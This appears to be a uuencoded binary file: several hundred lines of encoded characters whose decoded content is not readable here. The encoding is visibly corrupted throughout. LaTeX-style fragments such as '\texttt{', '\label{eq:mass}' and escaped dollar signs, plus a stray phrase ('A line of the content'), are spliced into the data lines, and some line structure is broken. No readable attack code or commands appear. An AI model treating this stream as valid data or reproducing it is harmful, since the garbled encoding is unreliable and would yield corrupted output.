M->U0S7#00[*F':S/:77W^6CR!BB:=FAE+*!<VI%5?(>_1.P^->T8RXS"P("M M:<=9!@,&;4T[V`C6C8`J:L=:FWOZQS%OPT`[TZ8LH(*!=M"VHWN:<3(+3R4M M.]`.X3;Y<H"9-M#.M!P\$S+&!5A`J6#L"K214L'<\$6AFX&"=9!'P62`6\(P9: $M<8"T[$`K"-+D"YC#`JTHY-9CX?0;ZY&6J16))::^0RQ3*QK+3-$]^K:T3*U<$ M2#)@!K1,K6A(BP?X-F"96@GI1O<A!1#.``FQ3*V(9#1`1"Q3*R-=RL@2S4\$[MA65J9:,73B/:PFX^@N8[R]1*"=P-6B')+7A`12VM>%2U!UJ65CIZ<3R^B\93 M9G<GX92BUO1/2<O22L:+T6R^",?@ZX-E:<6C9%D%AK2E%9\2\$1C6*K=Q(PHK $\texttt{MAK\&HO,?"<"B8M(91N^3LBR_"J\setminus[C_5N*LNJ:9B8*=6R`H0\#5]4V-3C2]} + 8$ MMQ19VIDTWX^\06U;*BPMGY++4)#A;-LZ5/<AF4?W.)\1@"*RL1\$GW-.">\LM MVX%I@%S82KF@33WYYKYGI.K20_=Y'\/CQ5;*!KVQ1#Q&"^#X.LXIJ6D\U(94 M`NS1(7V_FY'HZ[%E!WH08H"SF(F`@'YDEAI4[5G&;)P&&`\$LQG`>^&QDC@[Y M(A[3^OXVO<O/2501.XS%W*I0I&M4`B'DM!6CEG.+J:1BE(A'HE! TIV1N4<8 MF)6%)W@S=E#586`QE81,DN<4L#(A6B^N%L9H.>867*"35-YA/I*]8US8;<0 M[>JI1%Z&\[M>W*7G',U= `^D]JP:\$JFX2HX6TS&W0U3T<=(2-X`)PO3BTYO4 M>K(+M_!&U!9/=N\$<W@@<5HT\$LIR@`@_H7)67N,FK6/D1ZEHJXN*>YIN(;^37 $MHDU\#@0J[-HY\#W`66RZH`D29T<"""<]4X/M&(?<>1H"?+]6`:UGI^!1Y2VQK,$ MOVB!FG9.03<+"KO^>A8OIM+5BS2B9U;'`J7U-)*2B7&*QXIJ5V0BY608DQZD M6!F="CRD?"[&ZSU,L?)Y%7A(^30R(Q\II_PYA?9RK1(1*6.`\$+^.XE9##_--M!%:2&J36OE4="U3=MR\$L/%OXK`(/*9]&7\$C7K/!`\%V8AI1-(RK7K2J3E^_# M-*1L&B&)901L\$=V000F@\$Y@?;\$4&REQ32<XL3,@4CKQ;U522D@R(P0/BSA83 $M4*=3><&Y]0VV[=68&H0:YJ4K?3/G1:,-0%P59$IO'\W)V]$LGO`<@#*J#AD=$ M-:\Z%AD:OA*[F-RF+V&B;^DNST<)%I!CU6K;H9%2!RKTG!3CBJX\$E=O]C):C MC&DA"8T`Q)836!@*J&9@:U"8C5KE8<_,"KU86AM`&T/@(\$@Q6>&&B\!%H/)! $M!Q(])7&<CK^*.R(*?)HY#&M^*?@4N!>7/R-$#.:""VC9@9"@&*O!D*#U0Z>OX$ MUXN1?K:DG"H5D&@DLFU:E:GZZMNFK:2B2\!-IL<@I7'4&!Y(KQ^%MND"&+\$D MI%IHCVUZ:O#9:);,5\%(`_I;D9\$VK0%DS#MBFP'(0HP;MF7"-*">E@72\$)8-ML+CG`3&1VQ:#:56<([;E;,%%:N_"7(2FD9F+Z/U\&UFT?#T7'-96#4,AM0WT M*'C@V"8*JS1N;*LZ%JBZ;:-8!*:1&=R&;]L.AH+F+-M%84@E/0R&H#32(!L> $M?'[:-03V.#A0K$(V1/*`5(EK34B'`U]0;&9JH%QP)4S_PFPS2TT3NV'.*D+'$ M`E?.,UN#?#&*WG5NH"4P-E.)13P>PMHD<Q`0,/!4'GIIV&J3J2*\1225>2`+ M*9=*(&91A&9)L:4G?C-H&Z.%S8*J4*#*CJF&IA\$(`,B"0+1TOX(1R79L-36= M[8`N\$5[WS:0MTO[8PNN^&5DQ`M-6.=QECL)Y;N.A9,G8LDI;>-XW4N?UTTN` MX:L9]**&17[83@TB(0,W4)(H10:-MMX#8(JU71-\$`15T+9`%5-&UE:S3RVR_

M@+-93!ZO6[+X(9+J,@V6O.#ZW`ZVZP`82#]R78B\$M)AZL%>+:[!='Z8A95,/ M?3+;7M*3_9+2N-#LPU4&"OKJ4J[_!3`3N6IAR)?6Z],'V)ZI1;7#1!]":GN6 M'D3>SWNTCIZMY9&/8QK1&@1D\O:8%D<E`^R7MN=H26FV&J18KA8630@"1&0R M\CP4!HQ?S]?!ICS;933DLU)W]%]0\;4R469"Y=3*0H501=07BD-&P]X%?:U4 M9#SL==#72D6%`\$K;5PM%M9R:MN_`M.9[Q*MK^VXEXGDTN45",FW?VX*+M*=? MB8L0:S`1H04P#>J?FEF!!_=.S:I,!>I>LRM0\$1XD.XBZ78/DACNL,/VV!DE-M59>T78.\$IHS%^QR2G#(<[WI(B*HZTNT:)\$VG?(.P&:9C!Y`\22(I4\!8""!9 MHM4"4UHV!"(A03JCQ1%@I2%!XCS2")#R0>+\$\SKP9/V@TA=`,B6LDC2S@\I& M`\$E4!@6?Z0\$D20)*ZS'1)<%V`,GOM]'#ZYAGS`@?2/]%FP&2HS(::PQF0@(% MC7MF0J) \$R0A'' \$1&, E@!>(HP\$Q*C-"SL?(3DA#0A22JD+<*f.69"PM2-QC)0M`81"PM0;S1%W'S,A*2(:XO%C)B0\E!IW&+\#:!IY6<QFT63P(*SA@*^/668% M'E!;RP)X<W#9-K-LA)8_)0`;*;,8@JR0/XM93B4BTH@N0D2C/)GE5<"U])9Z $\texttt{M90D}(\$+3[,ZN\&TZ\#2J46\$Q^K!XF\&;(`OH55LI\&EG\&P]Q^!WCIF\&U70R*E9`BR$ M2QFLWD0/D%+&;+6`R"6UE_&[:(819,Q6RP=IM&^X3Z8[#9\$``&9[.`XQ_##; MKP)\$.J6&`Q&<1D+&XRKS'S-A&E`VII&2&:75P/PSC-D8"BF56BI6W+'`K,R< MBDBDQFY%)E)U#V6^"&>C\#6D8C&_*A0IJ5I*N"^:UF#!25X8"R`>^IQSU'(B MUR)\$0^\$\B78CA6E`TSE*41'!;5F4-V(<9`ZKP(/F5,>I1\\$3J[\\$8@(CQ/R^-O M,[-[\$<!X\@"^?3/'UW*QY[!3@T!`?A#F!%H4M-"`N:8>A!@^F6MI0+-[;O+9 M; KIR[6WAP+AQ-;*R&(]Y:@AP7G`=F(:432TCM``5\Z\SUT-`2(G4TB"%BK1= MRGP)O`VZ-8`FI18+.V8:]_QY.*-XH_);/R:]GJD!)W-L@P2F\=:?DV*P(!L1 $\label{eq:mass} \verb|M7]P) & \texttt{DTM'F(U$S8=>$Q/BL`AYSD@"QAUGJMAW8Z()C1*7$OSO*I0I*0^$$ 154. A line of the content$ M('+:JVF3VPISDQ?`-*"F&G=]FNX7<T0PC:]>[J]%3R/00,]\NP(/J2P#>'RZ M@IYGO@/3(.7,=ROPD-IZ, `^AJ44B3Y(E@,(I!+5AK3(5*6N`4;%173,U-)ZD M4JX+!8%J,1%+.!IMZ4T%7HDT?GF9W)D_=R]"Y.FA<<M?+.[#^EN:%D@Q\$QF\ M@0A*5G.J,B\@%U#-U7*?TS;\I"MP'OV)Y#ED-4]+O7A\!8YG4'@?J_E::H&H M3W7*:C4<"#:G1FY\$^\%FW\"\$:8!,!Q9\Z]P\NC&\X\$\$6V%6@TH_\-L+06C\$J $MHFF93T(+:.9S9#-'IG'0=YIMQ-^I\<AW:'^><3B=1GR*U&(,O`=HO/&7LU',$ M4\R?CD/\$<!3X.AKE+LXV_&HA:_)84*N&1(9E4`%)\S"V4MDQS>18,-.+8UI; MLO7-X9AV=3: "956PX/(LQW0J4Y&RNM6H"V3K\$<?4RM82%=F#Q%\$[Z?,]^1%# MKV/6M"SBU&\H5S--`M`STS\$#A)F9*Q:`Z]JQ3`@9`4]@Q[)0%M!^EHW``-^M M8S&(%(L60U9L.I:#\$+,)_B2.@>`8QW(1:/=N,2?SSH3V2J`Y""RNAY#)F`*\ MO3N67D8(]H(*AIBV'`L2D_]G[]QZW,:Q/#[/`\QW\./THB?1A3=U8X"NI))T MS>126U49H_NEH=A*E2>VY97MI#.??@]UBZ0CD7\59H%]F`*Z8U'_TQ)AS+) $MOQXN^{(306YN,VS*G@B]}%07^{E121MX;^/X}BM:0>;^+D;>2S/MAB;Q59=80$ M2N2M)[-^2CPN^C)P^/K;CEC@PB#A<=7?/M"\!'Q^2D0:QR\$7[:X@=)&T2/2^ M#5^**\$%A0,GBP`-;@]XHX?'/5P:".>A%'(\$L9!!*Q#%,0^Z8`&D(RUT9J@&8 M9L?3YT!(3Q&K&40:QX>8&F>VH1\1BS\$(%Y]P(N)D#A!X/B(`@-``F1`A@"KG M.J&O/!\$!Q&9%\'^?\U,*,&.`"7ELA!`@ZF+]S_/QM\$,6L@N!5)@2>H1=S4(@ M=09L60FDKE3>O>,<TQ9(7:FYLRP<J3++_(L2<THKD7I34N>4U>/)MR%7Y[2H $M9>3'Y4=L+S,A8R\,K==2N8'9[H\#[FX24,`UY!,I+PS;`$%)#)*1,[JI1S<)"$ M'?]")@#MZMUUME_3[_S+;>I?3B]4`##!'<V%"@%8W6WUNS&\$BF;@P%ZPB@%F MM9(C+U[LD8`50@F`";ZDE:=.;%:?P)\$713RD'3RE7"@-LH`ZH8R7]6N^GS6! M17B<]#9VSJRFJ@Y@'MA0U2%*G--,U9&7BL7;%QY?/3E(!VM"D"`6PN.SAT=Q MM\$0X4(]+*PP%6++'1U]%E*OL&`R9*K29AT1*F0#(MVE9@^<'7A0F>#P>*+T) M`?R,T1,3S>`AY8MG\([-/4!;2\$8\FHZ4W5VK'M\$5,&H6\$2FC=A.+C=VF];1Z M8A\-#\LM\$H'"D'LO_3#_U'*1*"]FFP(+;\$2BO:`B`QH&B=?67\V)BR<2K[V_ MFA,=3P9>FP?'=F7@-7KJO?A]GS+P6GPU4PKL*LO`:_-='K!^009>P[_)L#>% $\label{eq:mpsi} $$M\#+QF\#_G!9."U^-?[Y0;825\&7L-_O_\(5$49>"W__7Z+6837YK$+<[G`K;,Z]$$ MCF@M!M!WE6'H`]DP"2@L0F!OD8\$)&<8^%L@1;@YHW:%T8]!?01DJ#ZC(D+6_ M, MO(YRY%)LO+T+AAEQD-JN?^80L9)FZOW5L'F!`K(X]]0[]8,O(8-_86CSQ6 M33[<XNN<H049Q0#Q+@7\RS+RF#?\^HX\!D[S&.9=H\?.L1^#2'LHY]T."=4L M(X^%HR_P*/%PCL@@BXP]]OV/=+M90^^!V&/CRW0+7);+`WVUWY3-L+OT`])X $MBF, W:D.7]J_96^{++6}P"2Y&W;P^{;/3:Z*6.}?, 6M_0W[&5GI+&/E^I+;QMI<$ M-?W#KIK\??60[B'KT1#W,EL5&>1HE+&!B#.*F,P"7JR!VRD"B%EN%G`+17>2 M(H205WOX3HH((E[GA](3@)8SQJATY;.PSDKUN7X)-0'RKIYM@&GS4KBJT?*9 MNBZ##YS\JSBD4![2S^?[[(:J(D;3`,T._H"%,QX<7K#\$0ZHFV5R?@`W@I`Q0 M&-"ZD*\$'AM\N&;E0E\^>W[ZF^_7L*_*;)V.4A?2!I7#2L@_G^_NLN"ZR(_0" MD\$[S;V;N[O^6?P!8"F#EQ4MJZI^+#"^BLR8T,VF.=O.E\RFW+3Z@\2F=]<\$V M:*J*#[6/9.*%=3=4]D_TEBKP\$S&7M%2A%S7#X2:5LV:4TT;04"W2Y8I^_?Q-M>D#GP4HE(!+P\$E'20?H5VQ-)*N6%0#L#2:6=H/P`=":4<3&JGC>V#YI4B0MU

MF>^!2]*!BW&U![9XE3IT,=X=LCVV1YS4\$0("[HR.7:`;J`&NA8MQFV5`UTA+ M)X.F'R.WUV6^6?IY?G](N^PX3]?EWD.(@TUJ`Y\$03[C4"<@"#,`\$\$`LAA6Z2 $M74 > O\#M, Y.; S-) [M(*]0]) XUP < G\#OG\#320_JV@3(\U50:Y82B+BQIM), #$ M>K"D,4X,[B`RB1.\$^H>2P(F9X7Q)0@_I]H%^K9\$B14X0ZL1)8B<&=Y@D;@/_ MA/WH)])/0;H*B7)S\!>`RRE+C:OY.[/)Q,PCWJ[2TPF(I2"3Q`F>L2VC"@(0 M!3P,Y?+25F]TU`NF@@A\$^7]L5!#[69#K2@4"(R&%DB[4YPQKW*E`^3%(.T\$% $M\&@$A$V;\(`23`)C-Z8$Z8O=$=@36Z*LPF(<$2AFZ+/Y,X64_`XS(R3AM[+#)$ M7;[<K.UN*_[7@W(Y:BEP#0T>4A2*DQVDI%&4N[SL-OHGD:M0.+\$T-:3<5_;] M@48HP87C*I1.)KV]V]6[X%B`<KES;?B6>C],\NB!`7&4R[%KNT_E:"QDU*%Q MDR[34XJ]M\/\$3:*(*LC\$3A4%``>XLBAT<["KBB(_A7Z5#M"`B8IBF(9<H7#3 $M:/CPW8=_9DC@"15)D(642[E9;\ZG\#/D!B\#3^0<KCL7*TY$Q*B1=D*W[;9I1]$ MBM`[+/:8^VVV2P^TMAKYZ8U#D`7<M-AC^&`D9Q7';H[=6R?]4'46`=^%BL4, $M'G*=\#L.O-I4I1_?1,5$5JQD\I'R.2G!-@U.=H$5(/8\-CD-*E[AQ=OP^("BQ)])$ M\$H\$#E1\?&P9!B=#!+3+K5;]+H0)&+M#FLQT7AMND(G;#FM;?U9I^[38G8`1+ MN1RU]2L.[NP(B;*0@BD`AG5WA`912+&,EW6UIL8H_4OF!D3D4<)5&\[;8X;M M3:YDX.)04&2J!?[I[\KEF2T;F^760HBURLA#NLP.)W`^A9*Q#Y8?[3XGR'XD M2@H4AERF=,#Z,_B:!A\$P;*JD\F"K&=G-P-#;_+3YN%EA<^B4U![X=5:4A=ZO $MRBX0, IRCI, &A-*SZ/^=LO_+[Q)1, /&A:J!.'Y(RR; [ZC;4)E5`'A'=R5"IS$ M<]DRN[A^#I!"@&2C-UV=,J`FNMRW-^GF:.=U90?L@:O8P:J6=1]S:*1&"8B\$ M-BV4Q''0`)!2<X!`_58:!R(X`^&HU0?>P&0.K]IN`Y@*HW0P@VL'=,@9!+7% M=?@8,'!G=30#C/"P.H.0/'6F76/XW,Y91()I*NVI-]A`A59^"C)BKK6?@[H% $ME/;4D+J9!<:75B[/<?4KD15-'7[SPL\S`<Q[=QL!O!#FT<)V@!?Y>;:_2PMP]$ MRW?6%>*85":&J;?41]UF:#O'B\$>!\$:LT\$D#G7YZEQRJ&/!+M1AD%06E+8;]W $\texttt{M51EGO=EF5\#)P)T]EC!=EA[X04N(EU6-"P((RE3BKRXYZK\#/6;*LDA&G`2S2)]$ M?+1ZR@0]TWWI#=@=SO096X>JDOCQ>*3TPH?_1WDGLG7;4"S-''D')\ZJ<]BF M*VQ6G\$H4!\$+NIH9(R(US5A7JEQQ/=>\O_90!4T!5DGB!\$>IU>H(Z/=KESRZ] $M2=B@@^Y")V=63^(=1$Z8-35\DR0=Q$[:>8?N^Z<#5T4X;9^G!YK$#&]9I0.)$ MX&@D<?71&?UW5Z3`O`P=*">53'<+MFATH)TH&@5\$-]_0@7&BWN^_;(!5E3I(MG)A?LR)'2^3R;M^NBGR[93NC(]T.'8:/X/I?)CJ,'-PL+58/6"`W'<8(""F1 $M<(%HN_MJ/3@^DFX0^;'WZ[3^PNWJ4,$TY"*UF[;=9/M'A>?2H7&3\]WU]GR$ MIIJ?WA/Y>\$JW6]"MH,/\$Q]X]HW>>?_J:C@(OJ=R1VN],U%'H14\$1^744>4'8 M_M , ZBKTD^VSS, [!L3\$?N^C"O4:<C"=.0\2H=J1D\H&)\$&N8A-\$]EJ(8-5[3-M5>? \$"; OP=90@9&"O&AT'\$*G:,NOGS=\$V#MX@,V9T'\$+D4[\$\$&]8ZCB#DN3@B $M;:@XQFE0>&4="YP(WD2)$^$XL3I6"/5R<Z2.^?JT-8)\F2/M[ABJ-S^GQ=IN]$ M:PN^%6.HRERMD/LGH\$13CY*#\$>"T@.I+#04#OVD!U9B_9U_+S016T\$^"@.I-MV3M_\?[2[_K1`JHV;]+?-[OS;L:FM%I`M>=-MC]CZ]VT@"H.5F,\$5&-H`B2(M@RI-NSM:]4('9LQJ`56<`1@8A=<2JD4T#/PNVY4Q9X%7AX0J4>7%0'X>)51_ MKJGY?4)>0A*J.MVV`&;H\$JI!=]GO,YQ86D*UYVYS0D:@M(2J#M&042@MH<I3 MO2NPWV[IJ3_]E8!X_!(M/?6G"K8[8QQ7JV^6\$;B=REUMZGC%;;\(F)6G530/ MB90R=B.WVUEW4<`TI&SNRO)BOP97XVCEKBAL%W^H]BD]%XI<LW%#BP)MYBI7 M'8'':[6[7I1#Y8?-\2Z_>'M[!>!"\$/?NA=^SJ'7DI]709F2S2:WC&3S@86KA MY5\$D9V@RD]8290&>2*V5EU:V7L%VMM8X#KEOQHN#5N5JG7A!91"+RQ380T<; M7UTH=K;S]+BWB0D?"P=NJ'%7E'*P`/='F!BB0; D1@"L6<.EQEU1'C7Y41MW M?2\$04],^*M^KY?@38)]&>[&@\\JXJTS9<Z09V3:\$X,SQ19,\B@Q891+XR5@] $M3T(_*0/=^DD$LI`K=->4-^EF>]SF)ZPUG0@W+#0:B(QV:@I-2[G:K^WD6\1T)$ M\$G>%:1<_E'41'1I*7!5F[O;:.G'5D\=MUZL3@S#G;9"CDP2!/F*;6!,\$"'GF M5JPF<%6<.;M\$FL!5;7K;X&\$69((8`\$*O!Q,(\$#5CQSH3N*K-[\$W+3*#\.'OP MV@3: #<N*W; 'X?' \$XU.Y"J\$=A`G>-J69'S*J\$)D@`)-HP,6\$`T.Q\$N+.]C:`=MAB\$\O5IGZ;:J@XB?Q(01\\579ILP!F#PQF\$F%#-PV'O1A!)@S@@E9YS.^\?M $M@V5"[646Y;()^@1TV8S'<?]^_V#?K9W9<-0?0?J"QNFUG[-QE7%Z[1^[<97Q]]$ M./"K;79>IQ^RK;\]9J((A?D;9":*\=B<'9Q,)&81D3*ZZTJ]-!@U0H\[_WR\ M5N\$9IQ?_(?\RST]LG&[\S?T^W=9K_O?K90I\$]3-.[STUA?*/<,0BX_3?;[/, M/P'3Q*\$'`0S2&*=K_GP\T/0D<\$:B<?KEOVQHMJ4-=08!,:A8^%%PL1RF7K7* M9L9A,['"B'?_NCUD*[M"\$>]F&I=#WK:I-G;2-#ZJ8&(#\-"X#B9.`!KZ9*SN $\texttt{M^$<V'UW.^*18Z,)} \\ \texttt{N(R(_"EJ*;43L(\&V/6\%`Z(X23`L7L,T(Z(7;'NG1[1D\#*K'))))))} \\ \texttt{N(A)} \\ \texttt{N(A)} \\ \texttt{N(B)} \\ \texttt{$ $M";K%02Y[S_/M0[8]Q-'\)5!&N^R_2/?'='7"@RX8D7APNTWI%8/"/!D9N&B;$ M71WH")Q79F3HPGU]88?LY\9\$-2X?^LBK[2Z?TUUV>=3?WY5KBJ!FJA0NSOO] M#)*C:CR^&2V5B[I%8RX:J1\$.\HLOC8NTFQ6"T,C\$!20FKS0T*D"(6(--A2@+ $MN7$NSW@5.*UJ_B'1&(R*41C0FG>YQ*E[U<R>.60VM5T@EL266\Y@SXJ7<Y]$ MQYO=>5X_O_N*O(F5!EC@L(8R#E96U&,%X%1`HQ*8!CQ5'3AIM^5TF74Y6H<-MA.GO"=Q_-I4U!P=D=61#UEOUXPY1HR.9_"0>^BH&>50+!H;VFB)D9`WB59>

M5O7+/WL-H]':B\9:BMI`(.AR\$R*BO!L3.`%42/Q!/6+3(BRD\$LTD9=&HWI(ML]7\$&`DJE=_ZP<C1QN7Q7M[=OLIJ?W3]!L%#01FC'.2T:E1C\$XF,R]5=+Z<O M0\JA../%E3%>#_7Z?&`2MC')7";RH)/`2YT5H,`DX2P@5,;(B6S[8L@/;1*# $M+.\GPN7R;N+VWN7E0X'V4S*)=\'W4)\SX_)ME\N7X>!%)M$8"HQ>9!(S@T>M$ M1029S\$/Z'VL2!#.0""_\$>&@,HR2(9@'A^=])\$,\!SXABE`3B463D[LHY9`0(MUA\\$Y:D_6%"()#``!GB1)D\$"@%[1LFF@O9B\$OFIB0VQ6(\0?"5L/'@&V\$H:/ M`0./(XSF@<%PM\$D8/X*+E%?,Y9Z1.-1)*! !1<JKO-PYX[!)J/V\F:9E9A&1 M:TY`(FI,D;]:S;.BR%>=[.0=FA_I;\\HG+F?WK_GN`W6RP?A+B<05_10F!4HB MX6)*3;(;UXD'9#M"EHEF\$3*"2DR8"5;\$FD79'M\$=DE+(N."Y(?,/X:71(F+ M@3V;.'`QP&?C\E-OCZ=BA=S6./)"@&H9QUX*4!=CX:'L_-[[))9>"')!RDM! M+DA[*1N`80P4Y)(2/P:X)A%X,,#6E(D(01#@BD3DI2`7%'LIP%M!"#%N23I)MQR#7Y#'?+?*B\$]H+0:[(>"G(!;7&^X?___/U__:,@COFGIX>'WSYE11RU'YZL MLX]_^'?]+1;EBC7ZE_Z"P;^AE#(,%V&@1"Q"K<.`TL*`VGA_"/[PG[__Z[\? M_^O?^_>G/_ZXL/_1'S7KRP%6.P#YPZ+Z*\UM)\$_MR2JSA4^"^FPYF%#)V[^N MA5;9&M8-A6P\9NLV;\D*GP;J::`[7WF9'5?%YG`JO^XO#:)?G/<WKW]8/)Q. MAQ^>/OWRY<N3CT4<'ZIS3_+B_FF=_<W&+A:KOK";?;TY;NP.',<GJWSWM//= MKS>K;'^DRWEU_;J3;/<`*3;W#]3V>_[=(@H"W2E36>;T\V9-%WA/WHYT\2HM M5INT.O,7.DG.^Y\&)5P\K9)UJI+L7YM]9A,[P+^=T_WB>5IL\^/BC9WN?US< $M9GMB6V!VWF]HS#@[_O20GW;I9FLOHU/<NX?-<4%?=D^K+1;T\:-UHAWSCR>[$ M8/+'Q=?\0%@10LCH/C0C=31%@=QV3_.B9NSR-?6M;/)YOZ;!&1JA69SL/+=% M_K\$\>/7V_>)5MJ?KW2ZNSQ^VFU5S]VI"2F6PZ<<'<KI_^%J*2G?>;542.LJ) M7?KF?UQDFW(,Z'-E9XNH@M1?UI"_7]BYM.G)7D*QR\$L;^8[*_76Q34_?U\$\< $M]Z*]9"K49E_"'_)#1A(2U?[A<(+CYDB_,Q^WC>?E]3*/]B>77W\\[OW=XN+$ $MM[LEA<W-Q=O[W[YD?*?'G(ZFWW.*MJ&=K+9$)RND&9:G;[2)336^.+F^<^D]$ MNGAV]?KJ[A=[+2^O[MZ^N+U=O'QWL[A87%_<W%T]?__ZXF9Q_?[F^MWMBR<+ M>NR9Y58,QUU??"3>SD;\76<GNXZN>Q=^H4=^I')NUXN']'-&CWZ5;3Y3*=/% MBFP;?Z;;?']?70/BU+VQ?[X_;)^<?C]]]^-B\W&QST_?+ZH.URGGS[TJU[_ $MQ?:G/U*[YN;BYA=;4GH'[;-M3'94M8YNZ3Q][[LO^^/W]O+S8IT6B_2>*F%:$ $M_{*}!?WEL:42BRG_{Y},@6:R(O\M+>Z/B_]:B.\6/RW>*>L-S<(N;^@AI8J8;1?'$ MTWI%LSV?6'1GZ_>__M8Y^"DRB^X?H4S<S7[1S7XQEKU\V_X%_+-E*;V;1*Q& M10[Z6_]XR`])L%Y?G/(=%:7Y-,P4M9GH\II/PTQQF:EQ]FPWZ9&(@Q1&%DRT M9"+V3;(4.6(_\$\)Y?@A4'N#2`V0EU"7P)OO8/(3N\$70\$9>:I8-!__<UQ<HA* M"&6G=M2WC[2=(_;H@SHW70W;)9BD4Z<8)R1.D371*FSH"U+W\$YC&FA0YWN^; MC?KN\G:F.(DGSC!*3)33*5T]M!=<'4Y=,9F;C0E\/MA9NG_][=MGEE,V.6]I $M&(QRMI]93M7D+`<W*6M[P+]?V[Q'<M1FJT\T87QE-VDO]S,EW?@)SC`U8YNE$ M^_.!4]I3'D[BX-R>#X>\H"?ARS&D1D%%O3SO6-'&TQDAK`@OM^?CPQ#1GO`P MHHIQ14LO.:)*]Q#B/H'?FA:\$W1=1\6J;MCJ[_]W5KF)-G>(<67'*B3757M`V M6@<1>"+3JDI;3=H<WI>I,XRB*\JAM%6:)7";TO2OF\PVK\$HGQI%8SO.,:"TZ $MRPZDH \ SLXD$]>[9#R:N4NZ1U*\$Z#D;5RU\$U TFSMD@10J[R;UL4/J?? `]4 MQ8DP<891(J*<-]NUG1]T^?P9%;UWR/+'@_S[=1--EZ039SA%3%*6DQ1^!V2? M,I#R &1C]CZTTUJHO/UCIM`#Q7*@X-]AK&* RK;=;0#J0/XDGCK%.\$G#N<H; MV54^S"6")M=@Q2M)QI*9/FST[5+%2MU+G-"2Y51[#K'OKI)]WTV65%9#>S-? M4UMW> GNUESFIY@>R\0)QA!3C.448\D8LF;8?2].63FS[9Y:%45VS/;TR*;/ M,9(B\$OT>%6TL;E+WCIE"=Q1E^!A2](Z9PEA%?FPF7E1M+5*Q-*9,*F5/,I%7 M!G5>OL\$PZ<9/,\$9(C-WZ67KJ[B](<I;&E-:RVLAXEYMTF]^33; `DIHNY;LEU MO,DN2IW=F+5904BJ?@+3R%93.9^I@/UCIE`#Q;*O&"F7MHK]/NNLL")-/X67 MC"RD&]J5AFB*?\$LZEL:42:FDF#3GK)W@236`IPV5BNREVE._B6Q8]D>HM&.I M3!VVZG)A:[,HE=0CJ4P=M>HJ0[T\EM0CJ4Q=VLSA:]W?;3^R?.);OA>_VYSM M`<\KNWGI,7<.6%[U+6\G)\^GJWRO?[6G*6/[F>4T91^^[51367N'+'_2S[_L MY^?=QZ#)/Q*OE;13IQ@G;#AMH\$DJZC"%J2*F*A\'2^/*>\$2YY,J1*Q9,R75< M)1M5666HC-TCEEOU<B][N3E;-[EK4^\<L+RFE_<%=?A[ARQ_TAT#JE_N5'J> M-E2:<\$1)5\+3F+)YJF58\]>;_2?ZPGX"_S8QU"R'&OX][3/IMHVORV[.>#HC MM, 1 [?A348<I3*69:LE4O+2FH[K-J(S=(Y:[?6Y-K#(J6"^!ERL)AAHJUB"! $M:=JG/+V+, $$\.1@U:JDT<$75Z/:(ESONY5[V<0,2MY;2: GW4 AW2*9:,A7]$ $M+M6J[/+MU=E\&WFG\1K9YYSC)6*W5U+_{[6>6L[:4=E8A75__F"F2@>)J7XX=F"F2@>)B$ $M:DDYFLX(81!,()83B"5'A%.(\N[0-;0.<EPTP`U+,E*"UI*J)G[3\N!I7-J:$ M5;NE(=V\80J7229;,ME(054KHY5&V:EIQ?,T+FWMJ(YT=MI4E70DD8MKT^K? MFNF;TMA51_M'DGX*+V+8V!+O3(XF<T#8`MIH![?[]'`D/R0Q)LYP3&M!O06\$ M1.")7-S:4J_C3\$8QELKE8E2^')5S`[&CPI=9.G"P#%.XC.RJ;-B7KIBFHI"0 MI7&I'I/>GG(:+1M/YPA3(^KN\K?//&O2S5I#NXJI8D9!+?P6>_'OY\$I]1TN(M-F0;DZ<X*+2@5;YNPC>3N'O(!5\$CJ&(ZM+)NXJ0XMN*/Y("_S(_5B!%9TC"%

MRP23D04-4[BLM)YM^05UGJY?TF_05]_SG-Z)&.I7*Y*>7;*K/N-1.UGGE4W M60>A-\$@UELP!I@*TC=_.`<^<5)E;CV;G@&6.@VYFNFV=`YXYK#+WWW3#%"Z+ $MN,RVR7D:E\9,6GVJU/Z79"P:\(N>1HCQ$QPBIR#+*<C(S2-[J4SQ*F]'*\8)$ M7&0M9W,LWX%5U,7-AX)B&=L167H33)[B(%."5FQL9221BZU%[8_DQMD3YGN M\H%W=_H<0XG\@5HZ4/R&VI%<6[WI1=^/PT64L60.B\$J\W2?R+J_7'=L#NJ+1 M9`Z(QP'+<<#()0@"G`];VT,8#F^.IW.\$[""&VDD1V>*+?>^UWCOD`ET*^F_P M2N9 K0MCQ6OF,.)I7)J,2)<C4GYO[8#N6/@B\$H^D<GEHY>==;]M.T@Z3N##B $MPG^*AB>.B.,Q^7),/'+%@HM'I"-"60EMG2GW72H]6\,4+E-,5EXH3^-2/2)=$ M,NGH51HFY<(165+)FE`JKXK\?*@&9^W%3IYB(!5,@Z@@DZ<X**Q`COG7JK(X MX^D<\$4T@EJ.(T5+\$?02]:\L2\#0N%2/2)9..?JOL2RE^3_FM/(U+U8ATR:2C MWUI;7?6Z>F[?=^W]YJE<;D;E2R:?N--)5UZ&P"5E/X&)=-`1]0W+EGOR%`>% MTR"Z@LE3'!3U0&T-XFE<&G-I_\LG*XNN;8U^R'NOJ'X*ETDF6PYE8]]6V]C[MJWZE[*=PF6:RY4`V>FVU765%\$W^JT_`IO]EUEN,2)V[IQ/'2F8!P17HL!TU(MVWSD&: V% '5=TBHB[E^=]_7/+T[B4;,KV/]LN;N>`9XZKS,W@S+?//*NHLE+@ M!\I7?>"9I,UTH)929_N:RC]I[_WD*0Y2TZ#E)&CLENL2=*89!:/;\5*IG*<Y MT+B!2S=PI(2)!9ZH33\$8-*H2W8-&=@C^97I*MS2SR3X4NIS>(1>\$?0\$5MW?($M!5$MJ,8[VH\(]E2TS^XRSO=!A*-)7.^Z^+*^O2M&\)/3$!D%U*]"2O",'5<$ MKDKY=C3L!T&FSW&4KE`3@3Z(-7V2PXP+MG3!1AY18F'[=36F5[?:7YTW]`(8 M31X"HB`8`;03&:;.<\$PXB:\$KFCK#,5&):69ZMQ]YQOA;QN6WC"-\$464LYZI0 MQN8CSR@[&:MY2WU'EN,DAZD*5H9&YOGITEQG.4X[<4LG;N2>F`ZN'@WK'W-) MTI=44Q\&*5P6!DQ&A1VF<%DXD`U%(Y*H(ZF&G:B`PQ0NBWNR_FA5%^`=#HM" MX4!U+\`[*!:%DJ\$X8\$166YV-HCUNP=4YP(!#W:(:"^D=<H'I"Y:M8.J!):V@ M_[PH8?)Q14\$KFGI:=`IX6%\$X#?I6=.!11=\$0Q.0CHMKJ.J,^04,N\$'U!5?0Z M"5PDAZ+E4#12--47]25CUU);2G6MS6NVG\!%M;4,[V\KYZ<F0&1%Y53[;02Q MIM4U<8)!XJ"&6\$NM\E!C>YC"96\$MLQ'UBW/YPU9/4Q]-YH"H!K01HDG:3Q@1 